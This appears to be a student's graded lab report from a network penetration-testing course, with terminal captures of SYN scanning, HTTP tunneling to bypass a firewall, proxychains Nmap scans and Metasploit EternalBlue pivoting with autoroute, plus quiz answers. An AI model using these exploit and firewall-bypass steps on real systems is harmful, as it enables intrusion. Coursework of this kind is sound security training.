┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $sudo hping3 -S 172.19.19.7 -c 100 -p ++1
HPING 172.19.19.7 (eth1 172.19.19.7): S set, 40 headers + 0 data bytes
len=44 ip=172.19.19.7 ttl=128 DF id=185 sport=21 flags=SA seq=20 win=8192 rtt=5.
2 ms
len=44 ip=172.19.19.7 ttl=128 DF id=186 sport=80 flags=SA seq=79 win=8192 rtt=7.
8 ms
```

2.2 QUESTIONS



Question 7.2.1

On the Web Server machine (172.19.19.7), turn on the Windows firewall. Use an Nmap script on the Parrot machine to check the open ports on the Web Server machine. Identify the service running on port 3389.


ms-wbt-server

✓ Correct

Exercise 3: HTTP Tunneling to Bypass Firewalls Using HTTPort

3.1 OUTPUT SCREENSHOTS

Exercise 3, Step 41: **HTTPort** intercepts the FTP request to localhost and tunnels through it. HTTHost installed on the remote machine connects you to **172.19.19.9**. This means you may not access FTP site directly by issuing ftp **172.19.19.9** in the command prompt, but you will be able to access it through the local host by issuing the command **ftp 127.0.0.1**.



Administrator: Command Prompt - ftp 172.19.19.17

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 172.19.19.17
Connected to 172.19.19.17.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (172.19.19.17:(none)): 5^C
C:\Users\Administrator>ftp 172.19.19.17
ftp> kevin harianto 991602128
```


HTTPort 3.SNFM — Proxy

HTTP proxy to bypass (blank = direct or firewall)
Host name or IP address: 172.19.19.9 Port: 80
□ Proxy requires authentication
Username: Password:

Misc. options
User-Agent: IE 6.0 Bypass mode: Remote host

Use personal remote host at (blank = use public)
Host name or IP address: 172.19.19.9 Port: 80 Password: *****


Exercise 3, Step 43: Now launch a new **Command Prompt**, type **ftp 127.0.0.1** and Press **Enter**. You should be able to connect to the site



Administrator: Command Prompt - ftp 172.19.19.17

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 172.19.19.17
Connected to 172.19.19.17.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (172.19.19.17:(none)): 5^C
C:\Users\Administrator>ftp 172.19.19.17
ftp> kevin harianto 991602128_
```

3.2 QUESTIONS



Question 7.3.1


Login to the FTP Server machine using the account Student and run the HTTHost tool available on the Desktop. Run the HTTPort tool available at E:\CPENT Module 07 Network Penetration Testing Methodology-Perimeter Devices\HTTP Tunneling on the Windows Server 2019 machine to establish a connection with the FTP site located on the FTP Server machine. Which HTTPort tab will allow configuring a tunnel between the two machines?

port mapping

Exercise 5: Proxychains


5.1 OUTPUT SCREENSHOTS

Exercise 5, Step 10: Run **proxychains**, type **sudo proxychains nmap -sT 192.168.0.51** and press **Enter**.



```
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5985          0.0.0.0:*               LISTEN
tcp6       0      0 :::111                  :::*                    LISTEN
tcp6       0      0 ::1:5432                :::*                    LISTEN
tcp6       0      0 ::1:5432                ::1:48740               ESTABLISHED
tcp6       0      0 ::1:48742               ::1:5432                ESTABLISHED
tcp6       0      0 ::1:5432                ::1:48744               ESTABLISHED
tcp6       0      0 ::1:5432                ::1:48742               ESTABLISHED
tcp6       0      0 ::1:44618               ::1:5432                ESTABLISHED
tcp6       0      0 ::1:5432                ::1:44618               ESTABLISHED
tcp6       0      0 ::1:48744               ::1:5432                ESTABLISHED
tcp6       0      0 ::1:48740               ::1:5432                ESTABLISHED
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $sudo proxychains nmap -sT 192.168.0.51
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 12:06 EDT
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.51:587-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.51:5900-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.51:995-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.51:554-<--denied
```

5.2 QUESTIONS



Question 7.5.1

Enter the Nmap command to run proxychains on 192.168.0.51, which is the IP address of the RPC Server Ubuntu machine.


```
sudo proxychains nmap -sT 192
```

✓ Correct

Exercise 6: Pivoting


6.1 OUTPUT SCREENSHOTS

Exercise 6, Step 11: If you have a good exploit day, the box will fall over; then, type ipconfig and press **Enter**.




```
IPv6 Address : fe80::5efe:c0a8:15
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Microsoft Virtual Machine Bus Network Adapter
Hardware MAC : 02:15:5d:35:04:66
MTU          : 1500
IPv4 Address : 172.19.19.21
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::4066:bc23:9517:377f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:ac13:1315
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > kevin harianto 991602128
```

Exercise 6, Step 17: There is a chance your session will crash, and so the easiest method is to change the **payload**, because the two Meterpreter shells are heavy. Type **set PAYLOAD windows/shell/bind_tcp** and press **Enter**.



```
[!] SESSION may not be compatible with this module.
[*] Running module against WIN-AG46I02QBKJ
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.19.0.0         255.255.0.0        Session 1
   192.168.0.0        255.255.255.0      Session 1

meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/shell/bind_
tcp
PAYLOAD => windows/shell/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > kevin harianto 991602128
```

6.2 QUESTIONS




Question 7.6.1

Perform pivoting to gain access to one dual-homed machine. Exploit the ms17-010 vulnerability present in the Advertisement Dept machine (192.168.0.15). Enter the number of subnets available for autoroute.

2

✓ Correct

47 Minutes Remaining



Congratulations, you passed!

Your score: 5 / 6